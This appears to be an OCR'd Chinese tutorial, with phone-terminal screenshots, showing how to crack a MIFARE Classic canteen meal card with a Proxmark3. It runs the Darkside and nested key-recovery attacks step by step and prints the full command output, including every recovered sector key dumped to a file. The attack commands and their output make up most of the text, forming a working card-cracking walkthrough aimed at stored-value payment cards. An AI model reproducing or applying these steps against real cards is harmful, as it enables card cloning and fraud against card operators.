
```
pm3 /dev/ttyACM0
```


23:43
0.03K/s
4G
77%
iceman@icesql.net
https://github.com/iceman1001/proxmark3
v3.1.0
Keep iceman fork alive with a donation!
https://paypal.me/iceman1001/
MONERO: 43mNJLpgBVaTvyZmX9ajcohpvVkaRy1kbZPm8tqAb7itZgfuYecgkRF36rXrKFUkwEGeZedPsASRxgv4HP
BHvJwyJdyvQuP
Proxmark3 RFID instrument
[ARM]
bootrom: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:26
os: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:35
[FPGA]
LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
HF image built for 2s30vq100 on 2017/11/10 at 19:24:16
[Hardware]
--= uC: AT91SAM7S256 Rev D
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 256K bytes, Used: 236415 bytes (90%) Free: 25729 by
tes (10%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory
pm3 -->
ESC / | - HOME ↑ END PGUP FN
TAB CTRL ALT ← ↓ → PGDN
1 2 3 4 5 6 7 8 9 0
! @ # $ & % ^ * ( )
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

然后把饭卡放到 PM3 上

接着我们查看一下卡的基本信息


```
hf 14a read
```


23:49
0.94K/s
4G
75%
MONERO: 43mNJLpgBVaTvyZmX9ajcohpvVkaRy1kbZPm8tqAb7itZgfuYecgkRF36rXrKFUkwEGeZedPsASRxgv4HP
BHvJwyJdyvQuP
Proxmark3 RFID instrument
[ARM]
bootrom: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:26
os: iceman/master/ice_v3.1.0-866-gad819efb 2018-05-21 23:07:35
[FPGA]
LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
HF image built for 2s30vq100 on 2017/11/10 at 19:24:16
[Hardware]
--= uC: AT91SAM7S256 Rev D
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 256K bytes, Used: 236415 bytes (90%) Free: 25729 by
tes (10%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory
pm3 --> hf 14a read
UID : 3C 61 23 AB
ATQA : 00 04
SAK : 08 [2]
field dropped.
pm3 -->
ESC / | - HOME END PGUP FN
TAB CTRL ALT PGDN
1 2 3 4 5 6 7 8 9 0
q w e r t y u i o p
a s d f g h j k l
z x c v b n m x
符
123
中英
信安之路

可以看到卡的 UID，记下这个 UID，留着备用(UID 是用户身份证明 (User Identification) 的缩写)

然后测试卡的默认密码


```
hf mf darkside
```


14:16
0.11K/s
4G
51%
BHvJwyJdyvQuP
Proxmark3 RFID instrument
[ARM]
bootrom: iceman/master/ice_v3.1.0-765-g089beed4 2018-03-29 16:35:26
os: iceman/master/ice_v3.1.0-765-g089beed4 2018-03-29 16:35:36
[FPGA]
LF image built for 2s30vq100 on 2017/10/25 at 19:50:50
HF image built for 2s30vq100 on 2017/11/10 at 19:24:16
[Hardware]
--= uC: AT91SAM7S256 Rev D
--= Embedded Processor: ARM7TDMI
--= Nonvolatile Program Memory Size: 256K bytes, Used: 253321 bytes (97%) Free: 8823 bytes (3%)
--= Second Nonvolatile Program Memory Size: None
--= Internal SRAM Size: 64K bytes
--= Architecture Identifier: AT91SAM7Sxx Series
--= Nonvolatile Program Memory Type: Embedded Flash Memory
pm3 --> hw tune
measuring antenna characteristics, please wait...
...
LF antenna: 35.41 V - 125.00 kHz
LF antenna: 25.21 V - 134.00 kHz
LF optimal: 39.37 V - 120.00 kHz
[+] LF antenna is OK
HF antenna: 33.23 V - 13.56 MHz
[+] HF antenna is OK
[+] Displaying LF tuning graph. Divisor 89 is 134khz, 95 is 125khz.
pm3 --> hf 14a read
UID : 3C 61 23 AB
ATQA : 00 04
SAK : 08 [2]
field dropped.
pm3 --> hf mf darkside
executing Darkside attack. Expected execution time: 25sec on average
press pm3-button on the proxmark3 device to abort both proxmark3 and client.
.
Parity is all zero. Most likely this card sends NACK on every authentication.
key not found (lfsr_common_prefix list is null). Nt=d5cd74c1
this is expected to happen in 2512f all cases. Trying again with a different reader nonce.
..
.
no candidates found, trying again
.
[+]found 8 candidate keys.
[+]found valid key: 3279026bb994
pm3 -->
ESC
/
|
-
HOME
END
PGUP
FN
TAB
CTRL
ALT
PGD
信安之路

如图已经发现了这张卡的一个默认密码，接下来可以根据这个密码求算出整张卡的所有密码

```
hf mf nested 1 0 A 3279026bb994 d
```


执行这条命令将会把这张卡的所有密码 dump 出来一个 key.bin 文件


14:22
0.39K/s
4G
49%
enter nested attack
target block: 4 key type: A
target block: 4 key type: B -- found valid key [a3061b37d9f0]
[-] Chunk: 0.6s | found 2/32 keys (1)
target block: 8 key type: A
target block: 8 key type: B
target block: 12 key type: A -- found valid key [85204dcf19a8]
[-] Chunk: 0.6s | found 2/32 keys (1)
target block: 16 key type: A -- found valid key [f6ad669b3904]
[-] Chunk: 0.6s | found 2/32 keys (1)
target block: 20 key type: A
target block: 20 key type: B -- found valid key [673a7f675960]
[-] Chunk: 0.6s | found 2/32 keys (1)
target block: 24 key type: A -- found valid key [d8c7983379bc]
[-] Chunk: 0.6s | found 2/32 keys (1)
target block: 8 key type: A -- found valid key [14933403f94c]
[-] Chunk: 0.6s | found 2/32 keys (1)
[+]time in nested: 22 seconds
trying to read key B...
sec	key A	res	key B	res
000	3279026bb994	1	3279026bb994	1
001	a3061b37d9f0	1	a3061b37d9f0	1
002	14933403f94c	1	14933403f94c	1
003	85204dcf19a8	1	85204dcf19a8	1
004	f6ad669b3904	1	f6ad669b3904	1
005	673a7f675960	1	673a7f675960	1
006	d8c7983379bc	1	d8c7983379bc	1
007	ffffffffffff	1	ffffffffffff	1
008	ffffffffffff	1	ffffffffffff	1
009	ffffffffffff	1	ffffffffffff	1
010	ffffffffffff	1	ffffffffffff	1
011	ffffffffffff	1	ffffffffffff	1
012	ffffffffffff	1	ffffffffffff	1
013	ffffffffffff	1	ffffffffffff	1
014	ffffffffffff	1	ffffffffffff	1
